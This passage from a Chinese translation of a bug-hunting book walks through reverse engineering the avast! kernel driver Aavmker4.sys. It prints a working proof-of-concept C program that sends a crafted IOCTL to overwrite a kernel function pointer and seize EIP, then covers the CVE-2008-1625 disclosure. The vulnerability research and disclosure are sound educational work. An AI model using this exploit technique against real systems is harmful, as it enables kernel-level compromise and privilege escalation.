之前提到过，在地址.text:000109B5 处，一个指向_IO_STACK_LOCATION 的指针保存到 EAX 寄存器，然后，在地址.text:000109B8 处，InputBufferLength 保存到 ESI 寄存器中。在地址.text:000109BE 处，OutPutBufferLength 保存在 EDX 寄存器中，在地址.text:000109C4 处，IoControlCode 保存在 EAX 寄存器中。之后，EAX 中保存的 IOCTL 请求编号和值 0xB2D6002C 比较（见地址.text:000109C7 和.text:000109CC 处）。嗨，我找到了驱动程序第一个有效的 IOCTL 代码！我在函数里搜索所有与保存在 EAX 中的 IOCTL 请求编号进行比较的值，得到一份 Aavmker4.sys 支持的 IOCTL 列表。

6.1.5　第五步：找出用户控制的输入数据

得到驱动支持的 IOCTL 列表后，我尝试定位包含用户提供的 IOCTL 输入数据的缓冲区。所有 IRP_MJ_DEVICE_CONTROL 请求都同时提供输入缓冲区和输出缓冲

区。系统描述这些缓冲区的方式依赖于数据传输类型。传输类型保存在 IOCTL 代码中。在微软 Windows 中，IOCTL 代码值通常由 CTL_CODE 宏生成。[15]下面是 ntddk.h 的另一段代码。

```
[..]
//
// Macro definition for defining IOCTL and FSCTL function control codes.  Note
// that function codes 0-2047 are reserved for Microsoft Corporation, and
// 2048-4095 are reserved for customers.
//

#define CTL_CODE( DeviceType, Function, Method, Access ) (                 \
    ((DeviceType) << 16) | ((Access) << 14) | ((Function) << 2) | (Method) \
)

[..]

//
// Define the method codes for how buffers are passed for I/O and FS controls
//

#define METHOD_BUFFERED                 0
#define METHOD_IN_DIRECT                1
#define METHOD_OUT_DIRECT               2
#define METHOD_NEITHER                  3
[..]
```

传输类型通过 CTL_CODE 宏的 Method 参数具体指定。我写了一个小工具来查出 Aavmker4.sys 的 IOCTL 使用的是哪种数据传输类型。

代码清单 6-1 用来查出 Aavmker4.sys 的 IOCTL 是用哪种数据传输类型的小工具（IOCTL_method.c）

```
01 #include <windows.h>
02 #include <stdio.h>
03
04 int
05 main (int argc, char *argv[])
06 {
07     unsigned int  method  = 0;
08     unsigned int  code    = 0;
09
10     if (argc != 2) {
11        fprintf (stderr, "Usage: %s <IOCTL code>\n", argv[0]);
12        return 1;
13     }
14
15     code = strtoul (argv[1], (char **) NULL, 16);
16     method = code & 3;
17
18     switch (method) {
19        case 0:
```

```
20          printf ("METHOD_BUFFERED\n");
21          break;
22       case 1:
23          printf ("METHOD_IN_DIRECT\n");
24          break;
25       case 2:
26          printf ("METHOD_OUT_DIRECT\n");
27          break;
28       case 3:
29          printf ("METHOD_NEITHER\n");
30          break;
31       default:
32          fprintf (stderr, "ERROR: invalid IOCTL data transfer method\n");
33          break;
34    }
35
36    return 0;
37 }
```

然后用 Visual Studio 的命令行 C 编译器（cl）编译这个工具。

```
C:\BHD>cl /nologo IOCTL_method.c
IOCTL_method.c
```

以下输出显示代码清单 6-1 这个工具的实际行为。

```
C:\BHD>IOCTL_method.exe B2D6002C
METHOD_BUFFERED
```

可见，驱动程序用传输类型 `METHODD_BUFFERED` 描述一个 IOCTL 请求的输入输出缓冲区。根据 WDK 中的缓冲区描述，对于使用 `METHOD_BUFFERED` 传输类型的 IOCTL，其输入缓冲区可在 `Irp->AssociatedIrp.SystemBuffer` 中找到。

下面是 Aavmker4.sys 反汇编码中一个引用输入缓冲区的例子。

```
[..]
.text:00010CF1                mov     eax, [ebx+0Ch]  ; ebx = address of IRP
.text:00010CF4                mov     eax, [eax]
[..]
```

这个例子中，EBX 包含一个指向 IRP 结构体的指针。地址 `.text:00010CF1` 处引用了 IRP 结构偏移 `0x0C` 处的成员。

```
kd> dt -v -r 2 _IRP
nt!_IRP
struct _IRP, 21 elements, 0x70 bytes
   +0x000 Type             : ??
   +0x002 Size             : ??
   +0x004 MdlAddress       : ????
   +0x008 Flags            : ??
   +0x00c AssociatedIrp    : union __unnamed, 3 elements, 0x4 bytes
      +0x000 MasterIrp        : ????
```

```
    +0x000 IrpCount          : ??
    +0x000 SystemBuffer      : ????
[..]
```

WinDbg的输出显示，位于这个偏移位置的是 AssociatedIrp（IRP->AssociatedIrp）。在地址.text:00010CF4 处，IOCTL 调用的输入缓冲区被引用并保存在 EAX 中（Irp->AssociatedIrp.SystemBuffer）。既然已经找到驱动支持的 IOCTL 以及 IOCTL 的输入数据，我就开始搜寻 bug 了。

6.1.6 第六步：逆向工程IOCTL处理程序

为了找到潜在的安全缺陷，在一次跟踪输入数据时我检查了一个 IOCTL 处理程序的代码。当无意中遇到 IOCTL 码 0xB2D60030 时，我找到了一个很微妙的 bug。

如果一个用户空间应用请求 IOCTL 码 0xB2D60030，以下代码会执行。

```
[..]
.text:0001098C ; int __stdcall sub_1098C(int, PIRP Irp)
.text:0001098C sub_1098C       proc near            ; DATA XREF: DriverEntry+130
[..]
.text:00010D28                 cmp     eax, 0B2D60030h ; IOCTL-Code == 0xB2D60030 ?
.text:00010D2D                 jz      short loc_10DAB ; if so -> loc_10DAB
[..]
```

如果请求的 IOCTL 码等于 0xB2D60030（见.text:00010D28），地址.text:00010DAB 处的汇编代码（loc_10DAB）执行。

```
[..]
.text:000109B8           mov   esi, [eax+8]        ; ULONG InputBufferLength
.text:000109BB           mov   [ebp+var_1C], esi
[..]
.text:00010DAB loc_10DAB:                          ; CODE XREF: sub_1098C+3A1
.text:00010DAB           xor   edi, edi            ; EDI = 0
.text:00010DAD           cmp   byte_1240C, 0
.text:00010DB4           jz    short loc_10DC9
[..]
.text:00010DC9 loc_10DC9:                          ; CODE XREF: sub_1098C+428
.text:00010DC9           mov   esi, [ebx+0Ch]      ; Irp->AssociatedIrp.SystemBuffer
.text:00010DCC           cmp   [ebp+var_1C], 878h ; input data length == 0x878 ?
.text:00010DD3           jz    short loc_10DDF     ; if so -> loc_10DDF
[..]
```

地址.text:00010DAB 处置 EDI 为 0。EBX 寄存器包含一个指向 IRP 结构体的指针，并且在地址.text:00010DC9 处，一个指向输入缓冲区数据的指针保存在了 ESI 中（Irp->AssociatedIrp.SystemBuffer）。

在调度例程的开始部分，请求的 InputBufferLength 保存在栈变量 var_1c 中（见.text:000109BB）。地址.text:00010DCC 处输入数据的长度和值 0x878 做比较（见图 6-4）。




图 6-4　IDA Pro 中的漏洞代码路径示意图，第 1 部分

如果数据长度等于 0x878，则会进一步处理 ESI 指向的用户控制输入数据。

```
[..]
.text:00010DDF loc_10DDF:                          ; CODE XREF: sub_1098C+447
.text:00010DDF          mov    [ebp+var_4], edi
.text:00010DE2          cmp    [esi], edi          ; ESI == input data
.text:00010DE4          jz     short loc_10E34     ; if input data == NULL -> loc_10E34
[..]
.text:00010DE6          mov    eax, [esi+870h]     ; ESI and EAX are pointing to the   →
                                                     input data
.text:00010DEC          mov    [ebp+var_48], eax ; a pointer to user controlled data →
                                                     is stored in var_48
.text:00010DEF          cmp    dword ptr [eax], 0D0DEAD07h   ; validation of input data
.text:00010DF5          jnz    short loc_10E00
[..]
.text:00010DF7          cmp    dword ptr [eax+4], 10BAD0BAh ; validation of input data
.text:00010DFE          jz     short loc_10E06
[..]
```

地址.text:00010DE2 处的代码检查输入数据是否等于 NULL。如果是 NULL 就从数据[user_data+0x870]处提取一个指针保存在 EAX 中（见.text:00010DE6）。这一指针值保存到栈变量 var_48 中（见.text:00010DEC）。然后程序检查 EAX 指向的

数据是否以 0xD0DEAD07 或者 0x10BAD0BA 开头（见.text:00010DEF 及.text:00010DF7）。是的话，就继续解析输入数据。

```
[..]
.text:00010E06 loc_10E06:                              ; CODE XREF: sub_1098C+472
.text:00010E06                 xor     edx, edx
.text:00010E08                 mov     eax, [ebp+var_48]
.text:00010E0B                 mov     [eax], edx
.text:00010E0D                 mov     [eax+4], edx
.text:00010E10                 add     esi, 4          ; source address
.text:00010E13                 mov     ecx, 21Ah       ; length
.text:00010E18                 mov     edi, [eax+18h] ; destination address
.text:00010E1B                 rep movsd               ; memcpy()
[..]
```

地址.text:00010E1B 处的 rep movsd 指令表示一个 memcpy()函数。所以 ESI 包含源地址，EDI 包含目标地址，ECX 包含复制的数据长度。ECX 赋值为 0x21a（见.text:00010E13）。ESI 指向用户控制的 IOCTL 数据（见.text:00010E10），EDI 也来自 EAX 指向的用户控制数据（见.text:00010E18 以及图 6-5）。



图 6-5 IDA Pro 中的漏洞代码路径示意图，第 2 部分

以下是 memcpy()调用的 C 伪代码。

```
memcpy ([EAX+0x18], ESI + 4, 0x21a * 4);
```

更抽象的形式如下。

```
memcpy (user_controlled_address, user_controlled_data, 0x868);
```

因此，写 0x868 字节（0x21a * 4 字节，因为 rep movsd 指令从一个地方复制双字到另一个地方）的用户控制数据到任意一个用户控制的地址是可能的，无论用户空间还是内核空间。很好！

图 6-6 显示了这个 bug，剖析如下。




图 6-6　从 IOCTL 请求到内存数据损坏，漏洞概览

(1) 一个 IOCTL 请求（0xB2D60030）发给使用 AavmKer4 设备的内核驱动 Aavmker4.sys。

(2) 驱动程序代码检查 IOCTL 输入数据长度是否等于 0x878。如果相等，继续执行第 3 步。

(3) 驱动程序检查用户控制的 IOCTL 输入数据是否包含值 0xD0DEAD07 和 0x10BAD0BA。如果包含，继续执行第 4 步。

(4) 执行错误的 memcpy()调用。

(5) 内存数据被破坏。

6.2 漏洞利用

为了控制 EIP，我先得找到一个合适的覆写目标地址。在 IOCTL 调度例程中搜索时，我找到两处调用一个函数指针的地方。

```
[..]
.text:00010D8F              push    2                 ; _DWORD
.text:00010D91              push    1                 ; _DWORD
.text:00010D93              push    1                 ; _DWORD
.text:00010D95              push    dword ptr [eax] ; _DWORD
.text:00010D97              call    KeGetCurrentThread
.text:00010D9C              push    eax               ; _DWORD
.text:00010D9D              call    dword_12460       ; the function pointer is called
.text:00010DA3              mov     [ebx+18h], eax
.text:00010DA6              jmp     loc_10F04
[..]
.text:00010DB6              push    2                 ; _DWORD
.text:00010DB8              push    1                 ; _DWORD
.text:00010DBA              push    1                 ; _DWORD
.text:00010DBC              push    edi               ; _DWORD
.text:00010DBD              call    KeGetCurrentThread
.text:00010DC2              push    eax               ; _DWORD
.text:00010DC3              call    dword_12460       ; the function pointer is called
[..]
.data:00012460 ; int (__stdcall *dword_12460)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD)
.data:00012460 dword_12460     dd 0               ; the function pointer is declared
[..]
```

地址.text:00010D9D 处和地址.text:00010DC3 处调用了地址.data:00012460 处声明的函数指针。为了控制 EIP，只需覆写这个函数指针，然后等着它被调用。我写了以下 POC 代码来操纵这个函数指针。

代码清单 6-2 用来操纵地址.data:00012460 处函数指针的 POC 代码（poc.c）

```
01 #include <windows.h>
02 #include <winioctl.h>
03 #include <stdio.h>
04 #include <psapi.h>
05
06 #define IOCTL            0xB2D60030  // vulnerable IOCTL
07 #define INPUTBUFFER_SIZE 0x878       // input data length
08
09 __inline void
10 memset32 (void* dest, unsigned int fill, unsigned int count)
```

```
11 {
12  if (count > 0) {
13    _asm {
14      mov   eax, fill   // pattern
15      mov   ecx, count  // count
16      mov   edi, dest   // dest
17      rep   stosd;
18    }
19  }
20 }
21
22 unsigned int
23 GetDriverLoadAddress (char *drivername)
24 {
25  LPVOID         drivers[1024];
26  DWORD          cbNeeded  = 0;
27  int            cDrivers  = 0;
28  int            i         = 0;
29  const char *   ptr       = NULL;
30  unsigned int   addr      = 0;
31
32  if (EnumDeviceDrivers (drivers, sizeof (drivers), &cbNeeded) &&
33                         cbNeeded < sizeof (drivers)) {
34    char szDriver[1024];
35
36    cDrivers = cbNeeded / sizeof (drivers[0]);
37
38    for (i = 0; i < cDrivers; i++) {
39      if (GetDeviceDriverBaseName (drivers[i], szDriver,
40                                   sizeof (szDriver) / sizeof (szDriver[0]))) {
41        if (!strncmp (szDriver, drivername, 8)) {
42          printf ("%s (%08x)\n", szDriver, drivers[i]);
43          return (unsigned int)(drivers[i]);
44        }
45      }
46    }
47  }
48
49  fprintf (stderr, "ERROR: cannot get address of driver %s\n", drivername);
50
51  return 0;
52 }
53
54 int
55 main (void)
56 {
57   HANDLE         hDevice;
58   char *         InputBuffer       = NULL;
59   BOOL           retval            = TRUE;
60   unsigned int   driveraddr        = 0;
61   unsigned int   pattern1          = 0xD0DEAD07;
62   unsigned int   pattern2          = 0x10BAD0BA;
63   unsigned int   addr_to_overwrite = 0;      // address to overwrite
64   char           data[2048];
65
```

```
66   // get the base address of the driver
67   if (!(driveraddr = GetDriverLoadAddress ("Aavmker4"))) {
68     return 1;
69   }
70
71   // address of the function pointer at .data:00012460 that gets overwritten
72   addr_to_overwrite = driveraddr + 0x2460;
73
74   // allocate InputBuffer
75   InputBuffer = (char *)VirtualAlloc ((LPVOID)0,
76                     INPUTBUFFER_SIZE,
77                     MEM_COMMIT | MEM_RESERVE,
78                     PAGE_EXECUTE_READWRITE);
79
80   ////////////////////////////////////////////////////////////////////////////
81   // InputBuffer data:
82   //
83   // .text:00010DC9  mov esi, [ebx+0Ch]  ; ESI == InputBuffer
84
85   // fill InputBuffer with As
86   memset (InputBuffer, 0x41, INPUTBUFFER_SIZE);
87
88   // .text:00010DE6  mov eax, [esi+870h] ; EAX == pointer to "data"
89   memset32 (InputBuffer + 0x870, (unsigned int)&data, 1);
90
91   ////////////////////////////////////////////////////////////////////////////
92   // data:
93   //
94
95   // As the "data" buffer is used as a parameter for a "KeSetEvent" windows kernel
96   // function, it needs to contain some valid pointers (.text:00010E2C call ds:KeSetEvent)
97   memset32 (data, (unsigned int)&data, sizeof (data) / sizeof (unsigned int));
98
99   // .text:00010DEF  cmp dword ptr [eax], 0D0DEAD07h ; EAX == pointer to "data"
100  memset32 (data, pattern1, 1);
101
102  // .text:00010DF7  cmp dword ptr [eax+4], 10BAD0BAh ; EAX == pointer to "data"
103  memset32 (data + 4, pattern2, 1);
104
105  // .text:00010E18 mov edi, [eax+18h] ; EAX == pointer to "data"
106  memset32 (data + 0x18, addr_to_overwrite, 1);
107
108  ////////////////////////////////////////////////////////////////////////////
109  // open device
110  hDevice = CreateFile (TEXT("\\\\.\\AavmKer4"),
111               GENERIC_READ | GENERIC_WRITE,
112               FILE_SHARE_READ | FILE_SHARE_WRITE,
113               NULL,
114               OPEN_EXISTING,
115               0,
116               NULL);
117
118  if (hDevice != INVALID_HANDLE_VALUE) {
119    DWORD retlen = 0;
120
121    // send evil IOCTL request
```

```
122     retval = DeviceIoControl (hDevice,
123                     IOCTL,
124                     (LPVOID)InputBuffer,
125                     INPUTBUFFER_SIZE,
126                     (LPVOID)NULL,
127                     0,
128                     &retlen,
129                     NULL);
130
131     if (!retval) {
132       fprintf (stderr, "[-] Error: DeviceIoControl failed\n");
133     }
134
135   } else {
136     fprintf (stderr, "[-] Error: Unable to open device.\n");
137   }
138
139   return (0);
140 }
```

代码清单 6-2 的第 67 行，内存中驱动程序的基地址保存在 `driveraddr` 中。然后，第 72 行计算函数指针的地址；这个地址被篡改过的 `memcpy()`调用覆写。第 75 行分配一个 `INPUTBUFFER_SIZE` 大小（`0x878`）的缓冲区。这个缓冲区包含 IOCTL 输入数据，全部以十六进制值 `0x41` 填充（见第 86 行）。然后指向另一数组的指针被复制到输入数据缓冲区中（见第 89 行）。在驱动程序的反汇编码中，这个指针在地址`.text:00010DE6` 处被引用：`mov eax, [esi+870h]`。

在 `memcpy()`函数调用之后，程序紧接着调用了内核函数 `KeSetEvent()`。

```
[..]
.text:00010E10                add     esi, 4            ; source address
.text:00010E13                mov     ecx, 21Ah         ; length
.text:00010E18                mov     edi, [eax+18h]    ; destination address
.text:00010E1B                rep movsd                 ; memcpy()
.text:00010E1D                dec     PendingCount2
.text:00010E23                inc     dword ptr [eax+20h]
.text:00010E26                push    edx               ; Wait
.text:00010E27                push    edx               ; Increment
.text:00010E28                add     eax, 8
.text:00010E2B                push    eax               ; Parameter of KeSetEvent
.text:00010E2B                                          ; (eax = IOCTL input data)
.text:00010E2C                call    ds:KeSetEvent     ; KeSetEvent is called
.text:00010E32                xor     edi, edi
[..]
```

由于 EAX 寄存器指向的用户数据被用作此函数的一个参数（见`.text:00010E2B`），数据缓冲区需要用有效的指针填充，以防止非法访问。我用程序自身的有效用户空间地址填充整个缓冲区（见第 97 行）。之后在第 100 行和 103 行，将两个预设

的值复制到数据缓冲区（见.text:00010DEF 和.text:00010DF7），而在第 106 行，memcpy()函数的目标地址也复制到了数据缓冲区中（.text:00010E18 mov edi, [eax+18h]）。然后，驱动程序以读/写方式打开设备（见第 110 行），而恶意的 IOCTL 请求发送给了有漏洞的内核驱动程序（见第 122 行）。

写完 POC 代码之后，运行 Windows XP 上的 VMware 客户机系统并把 WinDbg 附加到内核上（以下调试命令的描述见 B.2 节）。

```
kd> .sympath SRV*c:\WinDBGSymbols*http://msdl.microsoft.com/download/symbols
kd> .reload
[..]
kd> g
Break instruction exception - code 80000003 (first chance)
*******************************************************************************
*                                                                             *
*   You are seeing this message because you pressed either                    *
*       CTRL+C (if you run kd.exe) or,                                        *
*       CTRL+BREAK (if you run WinDBG),                                       *
*   on your debugger machine's keyboard.                                      *
*                                                                             *
*                   THIS IS NOT A BUG OR A SYSTEM CRASH                       *
*                                                                             *
* If you did not intend to break into the debugger, press the "g" key, then   *
* press the "Enter" key now.  This message might immediately reappear.  If it *
* does, press "g" and "Enter" again.                                          *
*                                                                             *
*******************************************************************************
nt!RtlpBreakWithStatusInstruction:
80527bdc cc              int     3

kd> g
```

然后我用 Visual Studio 的命令行 C 编译器（cl）编译这段 POC 代码，并在 VMware 客户机系统中以非特权用户的身份执行它。

```
C:\BHD\avast>cl /nologo poc.c psapi.lib
C:\BHD\avast>poc.exe
```

执行 POC 代码后并没发生什么。那我怎么才能知道函数指针是否被成功篡改了呢？好吧，我只需要随意打开一个可执行文件来触发防病毒引擎就可以了。打开 IE，在调试器中得到以下信息。

```
#################### AAVMKER: WRONG RQ ######################!
Access violation - code c0000005 (!!! second chance !!!)
41414141 ??               ???
```

搞定！指令指针似乎完全在我的控制之中了。为验证这一点，我让调试器输出更多信息。

```
kd> kb
ChildEBP RetAddr  Args to Child
WARNING: Frame IP not in any known module. Following frames may be wrong.
ee91abc0 f7925da3 862026a8 e1cd33a8 00000001 0x41414141
ee91ac34 804ee119 86164030 860756b8 806d22d0 Aavmker4+0xda3
ee91ac44 80574d5e 86075728 861494e8 860756b8 nt!IopfCallDriver+0x31
ee91ac58 80575bff 86164030 860756b8 861494e8 nt!IopSynchronousServiceTail+0x70
ee91ad00 8056e46c 0000011c 00000000 00000000 nt!IopXxxControlFile+0x5e7
ee91ad34 8053d638 0000011c 00000000 00000000 nt!NtDeviceIoControlFile+0x2a
ee91ad34 7c90e4f4 0000011c 00000000 00000000 nt!KiFastCallEntry+0xf8
0184c4d4 650052be 0000011c b2d60034 0184ff74 0x7c90e4f4
0184ffb4 7c80b713 0016d2a0 00150000 0016bd90 0x650052be
0184ffec 00000000 65004f98 0016d2a0 00000000 0x7c80b713

kd> r
eax=862026a8 ebx=860756b8 ecx=b2d6005b edx=00000000 esi=00000008 edi=861494e8
eip=41414141 esp=ee91abc4 ebp=ee91ac34 iopl=0         nv up ei pl nz na po nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010202
41414141 ??              ???
```

利用过程如下，如图 6-7 所示。

(1) 输入数据的长度是 0x878 吗？如果是，执行第(2)步。

(2) 用户空间缓冲区 data 被引用。

(3) data[0]和 data[4]中是否找到了预期的模式？如果是，执行第(4)步。

(4) memcpy()调用的目标地址被引用。

(5) memcpy()函数把 IOCTL 输入数据复制到内核的.data 区域。

(6) 通过篡改过的函数指针完全控制了 EIP。




图 6-7　对 avast!漏洞的利用

如果执行POC代码时没有附加内核调试器,就会出现著名的蓝屏死机(BSoD)(见图 6-8)。




图 6-8　蓝屏死机（BSoD）

控制了 EIP 之后，我开发了两个利用程序。一个可以把 SYSTEM 权限赋予任何发送请求的用户（权限提升，privilege escalation），另一个程序通过著名的直接内核对象操控（Direct Kernel Object Manipulation，DKOM）技术[16]在内核安装一个 rootkit。

法律明令禁止提供完整的、可工作的漏洞利用程序，但是如果你感兴趣，可以在本书的网站上看一段实际演示利用程序的视频。[17]

6.3　漏洞修正

2008 年 3 月 29 日，星期六

2008 年 3 月 18 日我把这个 bug 通知给 ALWIL Software，今天他们发布了 avast! 的更新版本。哇，对于商业软件开发商来说这可真够快的。

6.4　经验和教训

作为一名程序员及内核驱动开发者：

- 为导出的设备对象定义严格的安全设置，不要允许非特权用户读写这些设备；
- 务必注意正确地验证输入数据；
- 内存复制操作的目标地址不应该从用户提供的数据中获得。

6.5 补充

2008 年 3 月 30 日，星期日

因为这个漏洞已修复，可以下载到一个新版的 avast!，所以今天我在自己的网站上发布了一份详细的安全报告[18]。这个 bug 编号是 CVE-2008-1625。图 6-9 显示了这个漏洞修复的时间表。




图 6-9　从通知开发商到我发布安全报告的时间表

附注

[1] 见 SANS Top 20 Internet Security Problems, Threats and Risks（2007 Annual Update），http://www. sans.org/top20/2007/（短址为 http://bit.ly/H9guyK）。

[2] 见 http://www.virustotal.com/。

[3] 见 http://www.avast.com/。

[4] 见 http://www.vmware.com。

[5] WinDbg，微软“官方的”Windows 调试器，作为免费的“Windows 调试工具”的一部分发布，可从以下网址获得：http://www.microsoft.com/whdc/DevTools/Debugging/default.mspx（短址为 http://bit.ly/Akd3nd）。

[6] 可从以下网址找到一个 avast! Professional 4.7 版本的漏洞试用版下载链接：http://www.trapkit.de/books/bhd/（短址为 http://bit.ly/yZX6td）。

[7] 见 http://www.nirsoft.net/utils/driverview.html（短址为 http://bit.ly/HfvjOW）。

[8] 见 http://www.hex-rays.com/idapro/（短址为 http://bit.ly/y3Vlqt）。

[9] 见 Mark E. Russinovich 和 David A. Solomon 的《深入解析 Windows 操作系统——Microsoft Windows Server 2003/Windows XP/Windows 2000 技术内幕（第四版）》[①]
[10] 见 MSDN Library: Windows Development: Windows Driver Kit: Kernel-Mode Driver Architecture: Reference: Standard Driver Routines: DriverEntry，http://msdn.microsoft.com/en-us/library/ff544113.aspx（短址为 http://bit.ly/HfyMs7）。
[11] 可从以下网址获得 WinObj：http://technet.microsoft.com/en-us/sysinternals/bb896657.aspx（短址为 http://bit.ly/Hfxemp）。
[12] WDK 可到以下网址下载：http://www.microsoft.com/whdc/devtools/WDK/default.mspx（短址为 http://bit.ly/HhI5Iw）。
[13] 见 MSDN Library：Windows Development: Windows Driver Kit: Kernel-Mode Driver Architecture: Reference: Standard Driver Routines: DispatchDeviceControl，http://msdn.microsoft.com/en-us/library/ff543287.aspx（短址为 http://bit.ly/Hfjw2u）。
[14] 见 MSDN Library：Windows Development: Windows Driver Kit: Kernel-Mode Driver Architecture: Reference: Kernel Data Types: Syetem-Defined Data Structures: IRP，http://msdn.microsoft.com/en-us/library/ff550694.aspx（短址为 http://bit.ly/HB96gh）。
[15] 见 MSDN Library：Windows Development: Windows Driver Kit: Kernel-Mode Driver Architecture: Design Guide: Writing WDM Drivers: Managing Input/Output for Drivers: Handling IRPs: Using I/O Control Codes: Buffer Descriptions for I/O Control Codes，http://msdn.microsoft.com/en-us/library/ff540663.aspx（短址为 http://bit.ly/HaR0C4）。
[16] 见 Jamie Butler 的 DKOM（Direct Kernel Object Manipulation）（presentation, Black Hat Europe, Amsterdam, May 2004），http://www.blackhat.com/presentations/win-usa-04/bh-win-04-butler.pdf（短址为 http://bit.ly/HfyyG9）。
[17] 见 http://www.trapkit.de/books/bhd/（短址为 http://bit.ly/yZX6td）。
[18] 详细描述这个 avast!漏洞的安全报告可从以下网址获得：http://www.trapkit.de/advisories/TKADV2008-002.txt（短址为 http://bit.ly/HfEiuH）。

① 该书第四版由电子工业出版社出版，第五版英文版由人民邮电出版社出版，第六版分为卷 1 和卷 2，即将推出。——译者注

7

比 4.4BSD 还老的 BUG

2007 年 3 月 3 日，星期六

上星期我的 MacBook 终于到了。熟悉了 Mac OS X 平台后，我决定仔细看看 OS X 的 XNU 内核。花几个小时遍翻内核代码，我找到了很好的 bug，在内核试图处理一个特殊 TTY IOCTL 时发生。这个 bug 很容易触发，我写了 POC 代码允许非特权本地用户通过内核错误（kernel panic）使系统崩溃。之后，和往常一样，我尝试开发一个漏洞利用程序来看看这个 bug 是否允许任意代码执行。这时，事情变得稍微有点儿复杂。为开发这个利用程序，我需要一个调试 OS X 内核的方法。如果有两台 Mac，这不成问题，但是我只有一台：我崭新的 MacBook。

